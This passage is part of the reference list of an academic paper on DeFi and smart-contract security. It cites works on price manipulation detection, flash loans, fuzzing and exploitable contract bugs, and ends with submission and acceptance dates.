[39] Tianle Sun, Ningyu He, Jiang Xiao, Yinliang Yue, Xiapu Luo, and Haoyu Wang. 2024. All your tokens are belong to us: demystifying address verification vulnerabilities in solidity smart contracts. In *Proceedings of the 33rd USENIX Conference on Security Symposium* (Philadelphia, PA, USA) *(SEC '24)*. USENIX Association, USA, Article 200, 18 pages.

[40] Yuqiang Sun, Daoyuan Wu, Yue Xue, Han Liu, Haijun Wang, Zhengzi Xu, Xiaofei Xie, and Yang Liu. 2024. GPTScan: Detecting Logic Vulnerabilities in Smart Contracts by Combining GPT with Program Analysis. In *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering* (Lisbon, Portugal) *(ICSE '24)*. Association for Computing Machinery, New York, NY, USA, Article 166, 13 pages. doi:10.1145/3597503.3639117

[41] Dabao Wang, Bang Wu, Xingliang Yuan, Lei Wu, Yajin Zhou, and Helei Cui. 2024. DeFiGuard: A Price Manipulation Detection Service in DeFi Using Graph Neural Networks. *IEEE Transactions on Services Computing* 17, 6 (2024), 3345–3358. doi:10.1109/TSC.2024.3489439

[42] Dabao Wang, Siwei Wu, Ziling Lin, Lei Wu, Xingliang Yuan, Yajin Zhou, Haoyu Wang, and Kui Ren. 2021. Towards A First Step to Understand Flash Loan and Its Applications in DeFi Ecosystem. In *Proceedings of the Ninth International Workshop on Security in Blockchain and Cloud Computing* (Virtual Event, Hong Kong) *(SBC '21)*. Association for Computing Machinery, New York, NY, USA, 23–28. doi:10.1145/3457977.3460301

[43] Hongbo Wen, Hanzhi Liu, Jiaxin Song, Yanju Chen, Wenbo Guo, and Yu Feng. 2024. FORAY: Towards Effective Attack Synthesis against Deep Logical Vulnerabilities in DeFi Protocols. In *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security* (Salt Lake City, UT, USA) *(CCS '24)*. Association for Computing Machinery, New York, NY, USA, 1001–1015. doi:10.1145/3658644.3690293

[44] Sam Werner, Daniel Perez, Lewis Gudgeon, Ariah Klages-Mundt, Dominik Harz, and William Knottenbelt. 2023. SoK: Decentralized Finance (DeFi). In *Proceedings of the 4th ACM Conference on Advances in Financial Technologies* (Cambridge, MA, USA) *(AFT '22)*. Association for Computing Machinery, New York, NY, USA, 30–46. doi:10.1145/3558535.3559780

[45] Kaidong Wu. 2019. An empirical study of blockchain-based decentralized applications. *arXiv preprint arXiv:1902.04969* (2019).

[46] Siwei Wu, Zhou Yu, Dabao Wang, Yajin Zhou, Lei Wu, Haoyu Wang, and Xingliang Yuan. 2024. DeFiRanger: Detecting DeFi Price Manipulation Attacks. *IEEE Trans. Dependable Secur. Comput.* 21, 4 (July 2024), 4147–4161. doi:10.1109/TDSC.2023.3346888

[47] Valentin Wüstholz and Maria Christakis. 2020. Harvey: a greybox fuzzer for smart contracts. In *Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (Virtual Event, USA) *(ESEC/FSE 2020)*. Association for Computing Machinery, New York, NY, USA, 1398–1409. doi:10.1145/3368089.3417064

[48] Maoyi Xie, Ming Hu, Ziqiao Kong, Cen Zhang, Yebo Feng, Haijun Wang, Yue Xue, Hao Zhang, Ye Liu, and Yang Liu. 2024. DeFort: Automatic Detection and Analysis of Price Manipulation Attacks in DeFi Applications. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis* (Vienna, Austria) *(ISSTA 2024)*. Association for Computing Machinery, New York, NY, USA, 402–414. doi:10.1145/3650212.3652137

[49] Jiahua Xu, Krzysztof Paruch, Simon Cousaert, and Yebo Feng. 2023. SoK: Decentralized Exchanges (DEX) with Automated Market Maker (AMM) Protocols. *ACM Comput. Surv.* 55, 11, Article 238 (Feb. 2023), 50 pages. doi:10.1145/3570639

[50] Mingxi Ye, Xingwei Lin, Yuhong Nan, Jiajing Wu, and Zibin Zheng. 2024. Midas: Mining Profitable Exploits in On-Chain Smart Contracts via Feedback-Driven Fuzzing and Differential Analysis *(ISSTA 2024)*. Association for Computing Machinery, New York, NY, USA, 794–805. doi:10.1145/3650212.3680321

[51] Lo Yuen and Francesca Medda. 2022. Do DEXs work? Using Uniswap V2 to explore the effectiveness of decentralized exchanges. *Journal of Financial Market Infrastructures* 10, 2 (2022), 21–46.

[52] Bosi Zhang, Ningyu He, Xiaohui Hu, Kai Ma, and Haoyu Wang. 2025. Following devils' footprint: towards real-time detection of price manipulation attacks. In *Proceedings of the 34th USENIX Conference on Security Symposium* (Seattle, WA, USA) *(SEC '25)*. USENIX Association, USA, Article 213, 19 pages.

[53] Zhuo Zhang, Brian Zhang, Wen Xu, and Zhiqiang Lin. 2023. Demystifying Exploitable Bugs in Smart Contracts. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*. 615–627. doi:10.1109/ICSE48619.2023.00061

[54] Zibin Zheng, Shaoan Xie, Hong-Ning Dai, Weili Chen, Xiangping Chen, Jian Weng, and Muhammad Imran. 2020. An overview on smart contracts: Challenges, advances and platforms. *Future Gener. Comput. Syst.* 105, C (April 2020), 475–491. doi:10.1016/j.future.2019.12.019

[55] Juantao Zhong, Daoyuan Wu, Ye Liu, Maoyi Xie, Yang Liu, Yi Li, and Ning Liu. 2025. Detecting Various DeFi Price Manipulations with LLM Reasoning. In *2025 40th IEEE/ACM International Conference on Automated Software Engineering (ASE)* (Seoul, Korea, Republic of). IEEE Press, 1781–1793. doi:10.1109/ASE63991.2025.00149

[56] Liyi Zhou, Xihan Xiong, Jens Ernstberger, Stefanos Chaliasos, Zhipeng Wang, Ye Wang, Kaihua Qin, Roger Wattenhofer, Dawn Song, and Arthur Gervais. 2023. SoK: Decentralized Finance (DeFi) Attacks . In *2023 IEEE Symposium on Security and Privacy (SP)*. IEEE Computer Society, Los Alamitos, CA, USA, 2444–2461. doi:10.1109/SP46215.2023.10179435

Received 2026-03-26; accepted 2026-06-18